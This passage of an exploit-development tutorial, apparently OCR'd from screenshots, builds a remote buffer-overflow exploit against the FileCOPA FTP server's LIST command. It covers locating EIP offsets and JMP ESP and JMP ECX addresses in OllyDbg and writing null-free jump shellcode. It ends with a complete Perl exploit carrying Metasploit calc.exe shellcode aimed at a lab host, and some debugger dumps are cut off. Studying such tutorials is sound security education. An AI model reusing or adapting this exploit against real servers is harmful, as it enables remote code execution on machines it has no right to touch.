


```
Address   Hex dump          Disassembly
77F767CE  C3                RETN
77F767CF  CC                INT3
77F767D0  C3                RETN
77F767D1  8B4424 04         MOV EAX,DWORD PTR SS:[ESP+4]
77F767D5  CC                INT3
77F767D6  C2 0400           RETN 4
77F767D9  64:A1 18000000    MOV EAX,DWORD PTR FS:[18]
77F767DF  C3                RETN
77F767E0  57                PUSH EDI
77F767E1  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77F767E5  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77F767E9  C702 00000000     MOV DWORD PTR DS:[EDX],0
77F767EF  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77F767F2  0BFF              OR EDI,EDI
77F767F4  v74 11            JE SHORT ntdll.77F76807
77F767F6  83C9 FF           OR E
77F767F9  33C0              XOR
77F767FB  F2:AE             REP
77F767FD  F7D1              NOT
77F767FF  66:894A 02        MOV
77F76803  49                DEC
77F76804  66:890A           MOV
77F76807  5F                POP
77F76808  C2 0800           RET
77F7680B  57                PUS
```

```
Registers (FPU)
EAX 7FFDF000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 003FFFCC
EBP 003FFFF4
ESI 00000004
EDI 00000005

EIP 77F767CE ntdll.77F767CE

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty +UNORM 6C77 00120780 5AD73842
ST1 empty 4.2034231271107609600e-4933
ST2 empty -UNORM A82F 77D45315 02320000
ST3 empty +UNORM 0002 00000000 00000000
ST4 empty +UNORM 2067 6E696C62 61736964
ST5 empty +UNORM 0051 00007374 6E696F70
ST6 empty +UNORM 6D49 0005080D 01010053
ST7 empty +UNORM 7C90 00000039 005D3939
              3 2 1 0      E S P U O Z D I
```

```
RETURN to ntdll.77F7285C from ntdll.DbgBreakPoi
End of SEH chain
SE handler
ntdll.77F741D8
```

Now go get a cup of coffee! The process of searching through all the memory addresses to find this instruction takes some time so have patience. While Olly is working on this you'll see the notice "Finding ASCII (0xXXXXXXXX) - X.X%" in the status bar. The percent will increment as the search progresses. Once OllyUni is done view the log file and pick out a memory location that contains the JMP ESP command.


```
OllyDbg - filecpnt.exe
CPU - thread 00000418, module ntdll

7C901231  C3      RETN
7C901232  8BFF    MOV EDI,EDI
7C901234  90      NOP

Log data
Address   Message
77DC1388  Location found: JMP ESP in USER32.rsrc
77DC138C  Location found: JMP ESP in USER32.rsrc
77DC1390  Location found: JMP ESP in USER32.rsrc
77DC13B4  Location found: JMP ESP in USER32.rsrc
77DC1410  Location found: JMP ESP in USER32.rsrc
77DC1457  Location found: CALL ESP in USER32.rsrc
77DC14CC  Location found: JMP ESP in USER32.rsrc
77DC153C  Location found: JMP ESP in USER32.rsrc
77DC1540  Location found: JMP ESP in USER32.rsrc
77DC15C0  Location found: JMP ESP in USER32.rsrc
77DC1657  Location found: JMP ESP in USER32.rsrc
77DC16D7  Location found: JMP ESP in USER32.rsrc
77DC1A2B  Location found: CALL ESP in USER32.rsrc
77DC1FC7  Location found: JMP ESP in USER32.rsrc
77DC614F  Location found: CALL ESP in USER32.rsrc
77DC7563  Location found: CALL ESP in USER32.rsrc
77DC7C5F  Location found: JMP ESP in USER32.rsrc
77DC7C6F  Location found: JMP ESP in USER32.rsrc
77DC7C7B  Location found: JMP ESP in USER32.rsrc
77DF26F3  Location found: CALL ESP in ADVAPI32.text
77DF2740  Location found: JMP ESP in ADVAPI32.text
77DF27A9  Location found: CALL ESP in ADVAPI32.text
77E11C2B  Location found: JMP ESP in ADVAPI32.text
77E1B063  Location found: CALL ESP in ADVAPI32.text
77E3762B  Location found: JMP ESP in ADVAPI32.text
77E383ED  Location found: JMP ESP in ADVAPI32.text
77E4CDF9  Location found: JMP ESP in ADVAPI32.rsrc
77E55EC6  Location found: CALL ESP in ADVAPI32.rsrc
77E58C57  Location found: CALL ESP in ADVAPI32.rsrc
77E5D1D6  Location found: JMP ESP in ADVAPI32.rsrc
77E859BA  Location found: JMP ESP in RPCRT4.text
77E9DAC1  Location found: JMP ESP in RPCRT4.text
77F31678  Location found: JMP ESP in GDI32.text
7C82385D  Location found: CALL ESP in kernel32.text
7C914393  Location found: CALL ESP in ntdll.text
7C941EED  Location found: JMP ESP in ntdll.text
7C958DB3  Location found: CALL ESP in ntdll.text
7C95EFF3  Location found: CALL ESP in ntdll.text
          122 addresses found, 0 filtered

Registers (FPU)
EAX 7FFDF000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 041BFFCC
EBP 041BFFF4
ESI 00000004
EDI 00000005

EIP 7C901231 ntdll.7C901231

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00080246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM D7A4 00000001 00000000
ST1 empty +UNORM 0056 00000014 000900CC
ST2 empty 5.7977678382987898880e-4932
ST3 empty -UNORM 8BB1 0012D80C 77D7F6A9

7C9507A8  RETURN to ntdll.7C9507A8 from ntdll.
00000005
00000004
00000001
041BFFD0
00080246
FFFFFFFF  End of SEH chain
7C90EE18  SE handler
7C9507C8  ntdll.7C9507C8
00000000
00000000
00000000
00000000

Finding ASCII (0xFFBE8000) - 99.9%                Paused
```

Alternatively you can search in Metasploit's Opcode Database (http://www.metasploit.com/users/opcode/msfopcode.cgi) making sure to select a specific opcode for JMP EBP and the correct operating system. Although OllyUni takes much longer to find the right instruction I prefer using it because it tends to be more accurate. Let's say we chose 0x77dbb497 from user32.rsrc in Windows XP SP1 (English). Next we have to convert that address so it's listed in little endian. For the purposes of our Perl script we would use:

```
$buffer .= "\x97\xb4\xdb\x77";
```

You'll notice the order of the bits are reversed (for little endian notation). Next we have to figure out where to put our address so it falls within on the EIP exactly. The easiest way to do this (aside from counting the A's in Olly is to just alter the Perl program so that the first have of the overflow payload is A and then list four B's then the second half is C like so:

```
#C:\Perl
#
# FileCopa FTP Exploit
#
# By Justin C. Klein Keane <justin@madirish.net>
# Last Modified July 17, 2008
#
use Net::FTP;
$target = "192.168.37.128";
$buffer = "A\x20";
$buffer .= "A" x 254;
$buffer .= "B" x 4;
$buffer .= "C" x 254;
#start the connection
$ftp = Net::FTP->new($target, Debug => 0, Timeout => 5)
      or die "Cannot connect to $host: $@ \n";
$ftp->login("anonymous",'anonymous@nowhere.com')
      or die "Couldn't log in: $@\n";
$ftp->list($buffer);
#clean up
$ftp->quit;
```


Make sure Olly has FileCOPA attacked and then fire off this version of the code. You'll notice that the EIP is now overwritten with A's (414141) meaning we have to reduce the number of A's and increase the number of C's. The idea is to get the EIP overwritten with B's (42424242) so we know where to put our new EIP instruction in our payload. You should find the following gets your the right output:

```
#C:\Perl
#
# FileCopa FTP Exploit
#
# By Justin C. Klein Keane <justin@madirish.net>
# Last Modified July 17, 2008
#
use Net::FTP;
$target = "192.168.37.128";
$buffer = "A\x20";
$buffer .= "A" x 232;
$buffer .= "B" x 4;
$buffer .= "C" x 276;

#start the connection
$ftp = Net::FTP->new($target, Debug => 0, Timeout => 5)
      or die "Cannot connect to $host: $@";
$ftp->login("anonymous",'anonymous@nowhere.com')
      or die "Couldn't log in: $@\n";
$ftp->list($buffer);
#clean up
$ftp->quit;
```

This code will overwrite the EIP with 42424242. Now we can insert our new instruction and see if in fact the program flow jumps to our new location in our payload. Try the code:

```
#C:\Perl
#
# FileCopa FTP Exploit
#
# By Justin C. Klein Keane <justin@madirish.net>
# Last Modified July 17, 2008
#
use Net::FTP;
$target = "192.168.37.128";
$buffer = "A\x20";
$buffer .= "A" x 232;
$buffer .= "\x97\xb4\xdb\x77";  # JMP ESP
$buffer .= "C" x 276;

#start the connection
$ftp = Net::FTP->new($target, Debug => 0, Timeout => 5)
      or die "Cannot connect to $host: $@ \nTrying $i";
$ftp->login("anonymous",'anonymous@nowhere.com')
      or die "Couldn't log in: $@\nTrying $i\n";
$ftp->list($buffer);
#clean up
$ftp->quit;
```

This should cause a crash. You'll notice, however, that the crash is on an "Illegal instruction" that falls just behind our new JMP ESP instruction in the 0x00B2FE08 range. This indicates we've created a successful jump and the program is continuing execution in our payload. Unfortunately, if you look carefully, you'll see we have a scant 21 bytes of payload in this memory area. What happened to the rest of our payload? Well, if you take a look at ECX you'll see that it holds a value that looks suspiciously like a memory address. By right clicking the ECX and selecting 'Follow in Dump' we can take a look at that area of memory:


OllyDbg - filecpnt.exe - [CPU - thread 000006F4]
File View Debug Plugins Options Window Help
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
View MMX registers
View 3DNow! registers
View debug registers
Appearance
Paused
start
Windows Task Manager
OllyDbg - filecpnt.exe...
7:18 AM

```
Address   Hex dump     Disassembly                        Comment
0082FE1E  FE           ???                                Unknown command
0082FE1F  B2 00        MOV DL,0
0082FE21  FE           ???                                Unknown command
0082FE22  B2 00        MOV DL,0
0082FE24  F626         MUL BYTE PTR DS:[ESI]
0082FE26  40           INC EAX
0082FE27  003C29       ADD BYTE PTR DS:[ECX+EBP],BH
0082FE2A  6300         ARPL WORD PTR DS:[EAX],AX
0082FE2C  E8 FEB2000C  CALL 0CB3B12F
0082FE31  1340 00      ADC EAX,DWORD PTR DS:[EAX]
0082FE34  ^7D 29       JGE SHORT 0082FE5F
0082FE36  6300         ARPL WORD PTR DS:[EAX],AX
0082FE38  04 00        ADD AL,0
0082FE3A  0000         ADD BYTE PTR DS:[EAX],AL
0082FE3C  0200         ADD AL,BYTE PTR DS:[EAX]
0082FE3E  0000         ADD BYTE PTR DS:[EAX],AL
0082FE40  58           POP EAX
0082FE41  FE           ???                                Unknown command
0082FE42  B2 00        MOV DL,0
0082FE44  46           INC ESI
0082FE45  25 40003C29  AND EAX,293C0040
0082FE4A  6300         ARPL WORD PTR DS:[EAX],AX
0082FE4C  0902         OR DWORD PTR DS:[EDX],EAX
0082FE4E  0000         ADD BYTE PTR DS:[EAX],AL
0082FE50  0010         ADD BYTE PTR DS:[EAX],DL
```

```
0082FE08  43434343
0082FE0C  43434343
0082FE10  43434343
0082FE14  43434343
0082FE18  43434343
0082FE1C  B2FE4043
0082FE20  0082FE00
0082FE24  004026F6  RETURN to filecpnt.004026F6 from filecpnt.004042
0082FE28  0063293C
0082FE2C  0082FEE8
0082FE30  0040130C  filecpnt.0040130C
0082FE34  0063297D  ASCII 4C,"IST A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0082FE38  00000004
0082FE3C  00000002
0082FE40  0082FE58
0082FE44  00402546  RETURN to filecpnt.00402546 from filecpnt.004025
0082FE48  0063293C
0082FE4C  00000209
0082FE50  00001000
0082FE54  0063293C
0082FE58  0082FE64
0082FE5C  00402095  RETURN to filecpnt.00402095 from filecpnt.004024
```

```
Illegal instruction - use Shift+F7/F8/F9 to pass exception to program
```

Looking through this memory range (around 0x0063298C) you'll see the entire contents of our payload. The trick now becomes moving from the 21 bytes of available space we know we can access, into the rest of the payload. It's not important as to why the payload exists in two places in memory except to realize that just because you find payload in one place in memory doesn't mean that it only exists there. FileCOPA, as near as I can tell, is actually parsing in the input and allocating memory for it properly, but then it seems a secondary routine is calling that input and attempting to work with it in an unsafe manner that is causing the buffer overflow.

## Jumping to the Malicious Payload


Now that we know our full payload actually exists outside of the memory space that's causing the buffer overflow we can attempt to utilize this extra space. We need to move from the 21 bytes of space available after our JMP ESP into our full payload. Remember that ECX holds an address value roughly equivalent to where we want to jump the program execution. You might first be tempted to simply issue a JMP ECX, but if you examine that memory address you'll see it contains illegal instructions because it occurs before our JMP ESP command and thus would be useless. One strategy is to alter the ECX register value then perform a JMP ECX. This works on Windows 2000, but for some reason the JMP ECX doesn't work on Windows XP (it gets interpreted as a JS or jump short and doesn't reach the target). Let's get started writing our shellcode.

Writing shellcode for Windows isn't actually as difficult as it would initially seem. As long as you're not making calls to kernel hooks (like reading and writing) you can write shellcode using NASM on any x86 Linux machine. For our purposes we can use a separated virtual machine running Linux with NASM installed on it. NASM is an assembler that we can use to compile our assembly instructions. We'll then use objdump to dump the opcode from our compiled and linked assembly program.

One trick to writing shellcode that will apply across the board to these sorts of exercises is avoiding the use of null bytes (0x00). Because C is copying strings to enable this buffer overflow, the copy will terminate To start with let's edit a file called JmpShell.s and create a some sample code to manipulate the ECX like so:

```
global _start
_start:
add ecx, 0xffff151
sub ecx, 0xffff001
jmp 0x7739de88
```

You'll notice I'm jumping to a rather odd address. Actually what we're doing here is that we're utilizing the fact that this code will jump to a memory location equal to the start of the assembly code plus a value. Because the actual address space we want to arrive at (0x0063298C) is actually lower than the address space we have to put our jump shellcode (0x00B2FE08) we can't use this functionality directly. Since we can only move higher in the address space we're going to utilize our old OllyUni DLL trick. Searching through the memory registers as before you can find higher address space that contains the instruction JMP ECX:



```
Address  Message
77E9CA62 Location found: CALL ECX in kernel32.text
77E9CABB Location found: CALL ECX in kernel32.text
77E9CADF Location found: CALL ECX in kernel32.text
77EA531F Location found: CALL ECX in kernel32.text
77EA8010 Location found: CALL ECX in kernel32.text
77EA864A Location found: CALL ECX in kernel32.text
77EB067D Location found: CALL ECX in kernel32.text
77EB1AB6 Location found: CALL ECX in kernel32.text
77EB38ED Location found: CALL ECX in kernel32.text
77EBFE52 Location found: CALL ECX in kernel32.text
77EC079F Location found: CALL ECX in kernel32.text
77EC07B5 Location found: CALL ECX in kernel32.text
77EC51F0 Location found: CALL ECX in kernel32.text
77EC55C4 Location found: CALL ECX in kernel32.text
77EC8D05 Location found: CALL ECX in kernel32.text
77ECC2D3 Location found: JMP ECX in kernel32.text
77ECDCA0 Location found: JMP ECX in kernel32.text
77F53107 Location found: CALL ECX in ntdll.text
77F539E4 Location found: CALL ECX in ntdll.text
77F5529E Location found: CALL ECX in ntdll.text
77F5EE1A Location found: CALL ECX in ntdll.text
77F653E8 Location found: CALL ECX in ntdll.text
77F6D86B Location found: JMP ECX in ntdll.text
77F6E0BB Location found: JMP ECX in ntdll.text
77F73CBE Location found: CALL ECX in ntdll.text
77F79BA2 Location found: CALL ECX in ntdll.text
77F7A68B Location found: CALL ECX in ntdll.text
77F7CD8D Location found: CALL ECX in ntdll.text
77F80F34 Location found: CALL ECX in ntdll.text
77F83844 Location found: CALL ECX in ntdll.text
77F8FE4D Location found: CALL ECX in ntdll.text
77FB21C3 Location found: CALL ECX in ntdll.text
77FBFB06 Location found: CALL ECX in ntdllECODE
77FC1997 Location found: CALL ECX in ntdllECODE
78006251 Location found: CALL ECX in RPCRT4.text
7800C227 Location found: CALL ECX in RPCRT4.text
780176BA Location found: CALL ECX in RPCRT4.text
78046B3F Location found: CALL ECX in RPCRT4.text
7805B748 Location found: CALL ECX in RPCRT4.text
78078505 Location found: CALL ECX in RPCRT4.orpc
780787E8 Location found: CALL ECX in RPCRT4.orpc
7807D75B Location found: CALL ECX in RPCRT4.orpc
7FFD2767 Location found: JMP ECX in [unknown]
         250 addresses found, 0 filtered
```

Once we've identified this space we do a little subtraction to find out how high we need to jump from the start of our assembly to the JMP ECX instruction in kernel32.text at address 0x77ECDCA0. It turns out this value is 0x7739de88, and therefore that's what I'm using in the assembly.

So to recap, I'm adjusting the value of ECX so that it points to a usable portion of our payload. Because of the null byte problem I can't just add 0x150 like I want to as this will introduce null bytes. Instead I'm adding 0x00xffff151, then subtracting 0x0ffff001 so that the ECX increments a total of 0x150. This isn't necessarily the best way to do this, or the most clever, but it's expedient and it works. Finally I'm jumping to an address in memory that I know holds the JMP ECX instruction.

To compile my shellcode I use NASM and objdump like so (remember, the above code is saved as JmpShell.s):

```
$ nasm -f elf JmpShell.s -o JmpShell.nasm
$ objdump -d JmpShell.nasm

JmpShell.nasm:     file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
   0:    81 c1 51 f1 ff 0f       add    $0xffff151,%ecx
   6:    81 e9 01 f0 ff 0f       sub    $0xffff001,%ecx
   c:    e9 84 de 39 77          jmp    7739de95 <_start+0x7739de95>
```

Now to extract the shellcode all I have to do is pull out the paired opcode values like so:

```
$buffer .= "\x81\xc1\x51\xf1\xff\x0f"; # ADD ECX, 0x0ffff151
$buffer .= "\x81\xe9\x01\xf0\xff\x0f"; # SUB ECX, 0x0ffff151
$buffer .= "\xe9\x84\xde\x39\x77"; #adjusted jump to 0x77ecdca0
```

Now we've got our jump instructions that will point us into the second half of our payload. Let's go ahead and adjust the payload a little bit so that we include a NOP sled. These are a series of "no operation" commands that gives us a little flexibility in where we land. If we land on a NOP instruction the processor simply won't do anything and increment the EIP and carry out the next command. This will continue until the processor hits our final malicious payload.

## Adding the Payload

To get our final payload let's use the metasploit payload database at http://metasploit.com:55555/PAYLOADS instead of writing our own (finally, an automated portion of this exercise :). Since this is more of a learning tutorial we'll use a pretty benign exploit. We're going to fire up the calculator on the remote machine (or calc.exe). We'll use the "Windows Execute Command" payload and the command will be calc.exe. The resulting exploit shellcode looks something like this:


```
# win32_exec -  EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com
my $shellcode =
"\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xe2".
"\x61\xf1\x91\x83\xeb\xfc\xe2\xf4\x1e\x89\xb5\x91\xe2\x61\x7a\xd4".
"\xde\xea\x8d\x94\x9a\x60\x1e\x1a\xad\x79\x7a\xce\xc2\x60\x1a\xd8".
"\x69\x55\x7a\x90\x0c\x50\x31\x08\x4e\xe5\x31\xe5\xe5\xa0\x3b\x9c".
"\xe3\xa3\x1a\x65\xd9\x35\xd5\x95\x97\x84\x7a\xce\xc6\x60\x1a\xf7".
"\x69\x6d\xba\x1a\xbd\x7d\xf0\x7a\x69\x7d\x7a\x90\x09\xe8\xad\xb5".
"\xe6\xa2\xc0\x51\x86\xea\xb1\xa1\x67\xa1\x89\x9d\x69\x21\xfd\x1a".
"\x92\x7d\x5c\x1a\x8a\x69\x1a\x98\x69\xe1\x41\x91\xe2\x61\x7a\xf9".
"\xde\x3e\xc0\x67\x82\x37\x78\x69\x61\xa1\x8a\xc1\x8a\x91\x7b\x95".
"\xbd\x09\x69\x6f\x68\x6f\xa6\x6e\x05\x02\x90\xfd\x81\x4f\x94\xe9".
"\x87\x61\xf1\x91";
```

## The Final Exploit

Adding this code into our exploit we now have the following:

```
#C:\Perl
#
# FileCopa FTP Exploit
#
# By Justin C. Klein Keane <justin@madirish.net>
# Last Modified July 17, 2008
#
use Net::FTP;
$target = "192.168.37.128";

# win32_exec -  EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com
my $shellcode =
"\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xe2".
"\x61\xf1\x91\x83\xeb\xfc\xe2\xf4\x1e\x89\xb5\x91\xe2\x61\x7a\xd4".
"\xde\xea\x8d\x94\x9a\x60\x1e\x1a\xad\x79\x7a\xce\xc2\x60\x1a\xd8".
"\x69\x55\x7a\x90\x0c\x50\x31\x08\x4e\xe5\x31\xe5\xe5\xa0\x3b\x9c".
"\xe3\xa3\x1a\x65\xd9\x35\xd5\x95\x97\x84\x7a\xce\xc6\x60\x1a\xf7".
"\x69\x6d\xba\x1a\xbd\x7d\xf0\x7a\x69\x7d\x7a\x90\x09\xe8\xad\xb5".
"\xe6\xa2\xc0\x51\x86\xea\xb1\xa1\x67\xa1\x89\x9d\x69\x21\xfd\x1a".
"\x92\x7d\x5c\x1a\x8a\x69\x1a\x98\x69\xe1\x41\x91\xe2\x61\x7a\xf9".
"\xde\x3e\xc0\x67\x82\x37\x78\x69\x61\xa1\x8a\xc1\x8a\x91\x7b\x95".
"\xbd\x09\x69\x6f\x68\x6f\xa6\x6e\x05\x02\x90\xfd\x81\x4f\x94\xe9".
"\x87\x61\xf1\x91";

$buffer = "A\x20";
$buffer .= "A" x 232; #just some garbage
$buffer .= "\x97\xb4\xdb\x77";  # JMP ESP
$buffer .= "\x90"; # spacer to put shellcode into ESP range
$buffer .= "\x81\xc1\x51\xf1\xff\x0f"; # ADD ECX, 0x0ffff151
$buffer .= "\x81\xe9\x01\xf0\xff\x0f"; # SUB ECX, 0x0ffff151
$buffer .= "\xe9\x84\xde\x39\x77"; #adjusted jump to 0x77ecdca0
$buffer .= "\x90" x 32;
$buffer .= $shellcode; #add the evil

#start the connection
$ftp = Net::FTP->new($target, Debug => 0, Timeout => 5)
      or die "Cannot connect to $host: $@ \n";
$ftp->login("anonymous",'anonymous@nowhere.com')
      or die "Couldn't log in: $@\n";
$ftp->list($buffer) or die "Error with list: $@\n";
#clean up
$ftp->quit;
```

When you fire this exploit code against the target you'll notice that filecpnt.exe dies and calc.exe appears in the list of running processes.



```
filecpnt.exe

filecpnt.exe has encountered a pro
close.  We are sorry for the inconve

If you were in the middle of something, th
